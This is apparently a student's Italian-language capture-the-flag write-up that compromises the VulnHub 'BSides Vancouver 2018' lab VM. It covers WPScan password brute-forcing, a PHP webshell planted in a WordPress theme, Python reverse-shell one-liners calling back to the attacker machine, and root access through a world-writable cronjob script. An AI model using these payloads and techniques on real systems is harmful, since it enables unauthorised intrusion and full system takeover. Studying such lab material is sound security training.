

# **BENCHMARK W16D4 - Domenico Vecchio**

## **1. Introduzione**

Lo scopo di questa esercitazione è simulare un attacco informatico etico (VA/PT - Vulnerability Assessment & Penetration Test) su una macchina vulnerabile, nello specifico "BSides Vancouver 2018" scaricata da VulnHub. L'obiettivo finale è ottenere l'accesso completo al sistema (privilegi root) e recuperare il flag.

L'intero attacco è stato svolto utilizzando Kali Linux come macchina d'attacco e VirtualBox come ambiente di virtualizzazione.

L'approccio seguito rispecchia una metodologia reale di penetration testing: ricognizione, enumerazione, exploit, escalation dei privilegi e accesso root.

## **2. Setup Iniziale (VirtualBox)**

Per prima cosa, è stato necessario importare la macchina virtuale vulnerabile in formato .OVA scaricata da:

- <https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/>
- <https://github.com/samiux/samiux.github.io/blob/master/ctf-bsides-vancouver-2018.md>

Procedura:

1. Aprire VirtualBox > File > Importa appliance
2. Selezionare il file .ova scaricato e avviare l'importazione
3. Impostare la rete su Scheda solo host o Rete interna, in modo da collegare la macchina vulnerabile e Kali alla stessa rete isolata.

1.

### Scaricamento

[Torna all'inizio](#)

*Ricorda che VulnHub è una risorsa gratuita della community, quindi non siamo in grado di controllare le macchine che ci vengono fornite. Prima di scaricarlo, leggi le nostre FAQ sui pericoli dell'esecuzione di VM sconosciute e i nostri suggerimenti per "proteggere te stesso e la tua rete". Se sei consapevole dei rischi, scaricalo!*


**BSides-Vancouver-2018-Workshop.ova** (Dimensione: 1,1 GB)

**Scarica** : <https://www.dropbox.com/s/j3r9l7kaydwsdm9/BSides-Vancouver-2018-Workshop.ova>

**Scarica (Mirror)** : <https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

?

2.



### 3. Identificazione dell'IP e Ricognizione (Recon)

Avviata la macchina Kali, è stato usato il comando `ifconfig` per identificare l'IP assegnato alla macchina d'attacco. Successivamente, con `nmap -sn`, è stata effettuata una scansione della rete locale per identificare l'indirizzo IP della macchina target (BSides).

Trovato l'host attivo con IP 192.168.103.209.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.103.102 netmask 255.255.255.0 broadcast 192.168.103.255
    inet6 fe80::a00:27ff:fe86:8d44 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:86:8d:44 txqueuelen 1000 (Ethernet)
    RX packets 673 bytes 58710 (57.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 98 bytes 8158 (7.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 49 bytes 4352 (4.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49 bytes 4352 (4.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo nmap -sn 192.168.103.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 19:54 CEST
Nmap scan report for amplifi.lan (192.168.103.1)
Host is up (0.0061s latency).
MAC Address: 76:83:C2:3C:AA:88 (Unknown)
Nmap scan report for bsides2018.lan (192.168.103.209)
Host is up (0.0010s latency).
MAC Address: 08:00:27:61:7A:E6 (Oracle VirtualBox virtual NIC)
Nmap scan report for Dominik-PC.lan (192.168.103.246)
Host is up (0.00047s latency).
MAC Address: 78:46:5C:6E:A0:07 (Unknown)
Nmap scan report for kali.lan (192.168.103.102)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.05 seconds
```

Eseguito un ping per vedere se pingava:

```
(kali@kali)-[~]
$ ping 192.168.103.209
PING 192.168.103.209 (192.168.103.209) 56(84) bytes of data.
64 bytes from 192.168.103.209: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from 192.168.103.209: icmp_seq=2 ttl=64 time=1.13 ms
^C
```

## 4. Scansione delle Porte e Servizi

Con il comando Nmap:

```
sudo nmap -sS -sV -O -A -T4 -p- -Pn 192.168.103.209
```

Risultati:

- Porta 21: vsftpd 2.3.5 (con accesso FTP anonimo)
- Porta 22: SSH
- Porta 80: Apache 2.2.22 (WordPress)

La presenza della porta 80 ha suggerito la verifica di un'interfaccia web WordPress.

1.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O -A -T4 -p- -Pn 192.168.103.209

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-19 20:03 CEST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.31% done; ETC: 20:03 (0:00:21 remaining)
Nmap scan report for bsides2018.lan (192.168.103.209)
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.103.102
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
```


## 5. Ricognizione Web e WPScan

Accedendo a `http://192.168.103.209` si è notata la presenza di un blog WordPress obsoleto. Con WPScan:

```
wpscan --url http://192.168.103.209/backup_wordpress/ --enumerate u --disable-tls-checks
```

È stato identificato l'utente "john" e la versione vulnerabile di WordPress 4.5.

1.




È stato identificato l'utente "john" e la versione vulnerabile di WordPress 4.5.

Successivamente, è stato effettuato un attacco brute-force:

```
wpscan --url http://192.168.50.193/backup_wordpress/ --usernames john --passwords ~/top1000.txt
```

1.



Credenziali trovate:

Username: john

Password: enigma

## 6. Accesso al Pannello WordPress e Iniezione della WebShell

Entrati con successo nel pannello admin WordPress, si è navigato in:

**Aspetto > Editor > footer.php**

Codice PHP iniettato per ottenere l'esecuzione remota di comandi:

```
<?php if(isset($_REQUEST['cmd'])) { echo "<pre>"; $cmd =  
($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; } ?>
```

Accedendo a:

[http://192.168.103.209/backup\\_wordpress/wp-content/themes/twentyseventeen/footer.php?cmd=ls](http://192.168.103.209/backup_wordpress/wp-content/themes/twentyseventeen/footer.php?cmd=ls)

si è ottenuto l'elenco dei file del server: **Remote Command Execution** avvenuto.

1.

```
Edit Themes

Twenty Sixteen: Theme Footer (footer.php) Select theme to edit

*
* @package WordPress
* @subpackage Twenty_Sixteen
* @since Twenty Sixteen 1.0
*/
?>


<h1>prova</h1>

<?php
system("python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"192.168.103.102\",3434)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); subprocess.call([\"/bin/
sh\", \"-i\"])'");
?>

</div><!-- .site-content -->

#footer id="colophon" class="site-footer"
```

2.



## 7. Reverse Shell (www-data)

Per ottenere una shell interattiva:

1. Apertura listener:

nc -lvnp 3434

2. Codice reverse shell iniettato:

```
echo "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STRE
AM);s.connect((\"192.168.103.102\",3434));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\", \"-i\"]);'" >>
/usr/local/bin/cleanup
```

Shell ricevuta con permessi www-data.

- 1.

```
--$ nc -lvnp 3434
listening on [any] 3434 ...
connect to [192.168.103.102] from (UNKNOWN) [192.168.103.209] 58247
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

- 2.

Edit Themes

Twenty Sixteen: Theme Footer (footer.php) Select theme to edit

```
*
* @package WordPress
* @subpackage Twenty_Sixteen
* @since Twenty Sixteen 1.0
*/
?>

<h1>prova</h1>

<?php
system("python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"192.168.103.102\",3434)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); subprocess.call([\"/bin/
sh\", \"-i\"]);'");
?>

</div><!-- .site-content -->

<footer id="colophon" class="site-footer">
```



## 8. Privilege Escalation tramite Cronjob

Tramite `cat /etc/crontab` abbiamo scoperto un cronjob che esegue il file `/usr/local/bin/cleanup` ogni minuto come utente **root**.

Eseguendo:

```
ls -l /usr/local/bin/cleanup
```

il file risultava con permessi `777` → modificabile.

Payload aggiunto:

```
echo "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.103.102\",4545));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\", \"-i\"]);'" >>
/usr/local/bin/cleanup
```

Avviato Netcat:

```
nc -lvnp 4545
```

Dopo circa 1 minuto, ottenuta shell come **root**.

1.

```
$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.103.102\",4545));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\", \"-i\"]);'" >> /usr/local/bin/cleanup
```

## 9. Accesso al Flag

Una volta root, siamo entrati nella directory:

```
cd /root  
ls  
cat flag.txt
```

Contenuto:

If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!

1.

```
(kali@kali)-[~]  
$ nc -lvnp 4545  
listening on [any] 4545 ...  
connect to [192.168.103.102] from (UNKNOWN) [192.168.103.209] 59097  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# cd /root  
# ls  
flag.txt  
#  
# cat flag.txt  
Congratulations!  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
@abatchy17
```

## 10. Accesso Diretto alla Macchina Vancouver

Successivamente, è stato testato l'accesso diretto alla macchina Vancouver dalla console VirtualBox.

Tentativi:

- login: root → fallito
- login: john + password: enigma → successo

Eseguito:

ip a

per verificare l'IP della macchina target da dentro la macchina stessa.

1.

```
@abatchy17
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:61:7a:e6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.103.209/24 brd 192.168.103.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe61:7ae6/64 scope link
        valid_lft forever preferred_lft forever
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

2.

```
# passwd john
Enter new UNIX password: john
Retype new UNIX password: john
passwd: password updated successfully
#
```

3.

```
Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login:

Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login: root
Password:

Login incorrect
bsides2018 login: john
Password:
john@bsides2018:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP ql
en 1000
    link/ether 08:00:27:61:7a:e6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.103.209/24 brd 192.168.103.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe61:7ae6/64 scope link
        valid_lft forever preferred_lft forever
john@bsides2018:~$
```